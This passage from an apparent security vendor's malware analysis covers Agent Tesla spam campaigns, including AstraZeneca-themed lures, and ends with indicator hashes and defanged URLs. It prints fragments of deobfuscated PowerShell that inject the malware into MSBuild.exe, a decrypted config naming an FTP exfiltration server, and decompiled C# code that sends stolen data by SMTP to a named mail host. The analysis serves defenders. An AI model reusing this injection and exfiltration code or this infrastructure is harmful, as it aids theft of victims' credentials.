A0F4D45F44BA75FE131EAFE536DDE09F58EBCB17A25AE2F544BFC974C3DD755BF32DBEBE7AC109D


 $dfffgrrr='$b05d.In@@#>@#<<<<<%%%%^^********>>><<||||@!!!!!!!@@@@@@@@@ke($null,


$jhugrdtf='$dfffgrrr.Lo@@#>@#<<<<<%%%%^^********>>><<||||@!!!!!!!@@@@@@@@@($ndk
$jhugrdtf| c0d4s75
[Byte[]]$ycHl2= dOrObZnX $ycHl
[Waves.YEWODSFM]::Y78HJ0RSS('MSBuild.exe',$ycHl2)
```

Figure 8: The data obtained from the URL shown in Fig. 8 and its deobfuscated code

The second PowerShell code contains 2 binaries – the first is the *waves.dll* file which is obfuscated and the second is the GZip archive containing the Agent Tesla executable. When this second-stage PowerShell runs, the binary *waves.dll* will inject the Agent Tesla malware into MSBuild.exe.

In this Agent Tesla sample, the exfiltrated data will be delivered via FTP.




```
   MSBuild.dmp       ↓FRO --------                  004C6A3A|Hiew 8.13 (c)SEN
                                                             HD♣[º.  20yyyy
-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss<br><hr>ObjectLengthChainingModeGCMAuthTagLen
gthChainingModeKeyDataBlobAESMicrosoft Primitive ProviderCONNECTIONKEEP-ALIVEPR
OXY-AUTHENTICATEPROXY-AUTHORIZATIONTETRAILERTRANSFER-ENCODINGUPGRADE%startupfol
der%\%insfolder%\%insname%/\%insfolder%\Software\Microsoft\Windows\CurrentVersi
on\Run%insregname%SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApp
roved\RunTrue%GETMozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100
101 Firefox/80.0OKhttp://zopaPa.com\PEaSELECT * FROM Win32_ProcessorName MBUnkn
ownCOCO_-_.zip yyyy-MM-dd hh-mm-ssCookieapplication/zipSCSC_.jpegScreenshotimag
e/jpeg/log.tmpKLKL_.html<html></html>Logtext/html[]Time: MM/dd/yyyy HH:mm:ssUse
r Name: Computer Name: OSFullName: CPU: RAM: IP Address: New  Recovered!User Na
me: OSFullNameuninstallSoftware\Microsoft\Windows NT\CurrentVersion\WindowsLoad
ftp://kamaks.com.tr/network@kamaks.com.tr[redacted]STORLengthWriteCloseGetBy
tesOpera BrowserOpera Software\Opera StableYandex BrowserYandex\YandexBrowser\U
```

Figure 9: The decrypted Agent Tesla config on the MSBuild.exe memory dump

3rd CAMPAIGN: The “AstraZeneca” Agent Tesla

In the early days of the Coronavirus pandemic, we observed one of the malwares commonly distributed via this theme was Agent Tesla. Recently, we have seen another spam campaign taking advantage of the pandemic.


https://segadmin.trustwave.com/spescripts/control.asp[redacted]

Message Details

To:	[redacted]	Date:	11 Jan 2021 03:34:04
From:	[redacted]	Size:	974.2 KB
Subject:	Quotation Query		

Type: Mail Body Size: 704 B

Dear sir,

Good morning, my name is ekaterina from ukraine

We got your company information from the chamber of commerce

We kindly request you to quote the attached items Cif basis stating all relevant

Best regards


Ekaterina Vasileva | Export

Quotation Query for supply of selected list items. Ukr...

Property	Value
Description	
File description	MedImmune
Type	Application
File version	20.12.0.0
Product name	MedImmune
Product version	20.12.0.0
Copyright	AstraZeneca plc
Size	799 KB
Date modified	1/11/2021 2:15 PM
Language	Language Neutral
Original filename	jS.exe

Figure 10: The malspam containing Agent Tesla and the file property of the executable attachment


Attached to the emails is a RAR or ZIP archive file containing an executable file. The executables we gathered from the malspams are .Net compiled around 700-900KB in size. Statically examining the executables, we noticed the file properties were associated with the company AstraZeneca, one of the Coronavirus vaccine makers.



Name	Size
Quotation Query for supply of selected list items. Ukraine chamber of commerce.exe	800 KB
Application letter.exe	813 KB
Curriculum vitae.exe	813 KB
RFQ.01.11.021.exe	811 KB
Paymentcopy001#psf.exe	726 KB


Figure 11: The executable files obtained from the 3rd campaign

Using the tool DNSpy, we observed that the .Net files shown in Fig. 11 were compiled on the same day the malspams were distributed. As the executables have encrypted data in the next section, we used the tool MegaDumper to extract the objects wrapped in them. The extracted objects are .Net Agent Tesla malware of which some were compiled a month earlier.



```
// [redacted]\Quotation Query for supply of selected list items. Ukraine chamber of commerce.exe
// mH席w孩 司地, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: O太RfHvA席aYb.LGbf席Q泽TD.ydfyie城家b席
// Timestamp: 5FFC07BE (1/11/2021 4:09:34 PM)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("0.0.0.0")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: AssemblyTitle("MedImmune")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyDescription("MedImmune Distribution")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyFileVersion("20.12.0.0")]
[assembly: Guid("ba5fb082-7f35-4854-97af-705afc318212")]
[assembly: ComVisible(false)]
[assembly: AssemblyProduct("MedImmune")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("AstraZeneca plc")]
[assembly: AssemblyCompany("AstraZeneca")]
```


Figure 12: The executable in Fig. 10 viewed in DNSpy



Process Name	PID	Status	.NET
Quotation Query for supply of selected list items. Ukraine chamber of commerce.exe	2504		

Figure 13: The objects dumped, using the MegaDumper tool, from the executable shown in Fig.10

Just like in the first campaign, the data stolen from the infected system will be exfiltrated via SMTP.



```
// Token: 0x06000032 RID: 50 RVA: 0x00005030 File Offset: 0x00003230
public static bool A(string A_0, string A_1, MemoryStream A_2 = null, int A_3 = 0)
{
    bool result;
    try
    {
        SmtpClient smtpClient = new SmtpClient();
        NetworkCredential credentials = new NetworkCredential(0BB5EB70-39D6-46C1-B366-65B4AC912071.Bw(), 0BB5EB70-39D6-46C
          B366-65B4AC912071.BX());
        smtpClient.Host = 0BB5EB70-39D6-46C1-B366-65B4AC912071.Bx();
        smtpClient.EnableSsl = false;
        smtpClient.UseDefaultCredentials = false;
        smtpClient.Credentials = credentials;
        smtpClient.Port = 587;
        MailAddress to = new MailAddress(0BB5EB70-39D6-46C1-B366-65B4AC912071.Bw());
        MailAddress from = new MailAddress(0BB5EB70-39D6-46C1-B366-65B4AC912071.Bw());
        MailMessage mailMessage = new MailMessage(from, to);
```

```
Name                Value
value               "PW_ USERNAME/COMPUTERNAME
value               "Time: [redacted] <br>User Name: [redacted] <br>Computer Name: [redacted] <br>OSFullName: Microsoft Windows 7 Professional <br>CPU: Intel(R)
value               null
value               0x00000000
result              false
credentials         {System.Net.NetworkCredential}
smtpClient          {System.Net.Mail.SmtpClient}
  ClientCertific... {System.Security.Cryptography.X509Certificates.X509CertificateCollection}
  Credentials       {System.Net.NetworkCredential}
  DeliveryForm...   SevenBit
  DeliveryMeth...   Network
  EnableSsl         false
  Host              "mail.leyanengineering.ae"
```

Figure 14: The code snippet of the SMTP process performed by Agent Tesla NQAkXoqEDGGPBNdSxedbVXswADUBFbJCdBUnmtC.exe shown in Fig. 13

IOC

Attachments:

AS_FedEx_AWB_00117980920AS.ppsx (31586 bytes)
SHA1: 02DA2F8F23D468EF2DB4919566A0B43BDABCD656

70127_YK90054_Consulta_del_cliente.chm (12117 bytes)
SHA1: 7CD8B837D6222CCD48F69211D9FB466A8A90A6EC

Download URLs:

hxxp://egen[.]com[.]tr/7F[.]jpg (879190 bytes)
SHA1: 3605BA5E2ED894A89AA64740774FBA6A822E978F

hxxps://cdn[.]discordapp[.]com/attachments/775445531627356172/793434227491733544/v4[.]exe (1969440 bytes)
SHA1: CD9A58B7B81D9469D495CB4600A55F9E3BAAC33D

Agent Tesla:

Quotation Query for supply of selected list items. Ukraine chamber of commerce.exe (818688 bytes)
SHA1: C30DCD540F949691F17B302BFDD862D86A1D93E5

Application letter.exe (832512 bytes)
Curriculum vitae.exe (832512 bytes)
SHA1: BCB01820699431CF926E297E1C6966527CFE6F32

RFQ.01.11.021.exe (830464 bytes)
SHA1: D4CB60FE478B83DA7D483813DD43B32CCA1812C6

Paymentcopy001#psf.exe (742912 byte)
SHA1: C46AB15FAB1E57C251CFB979454693601CBE035C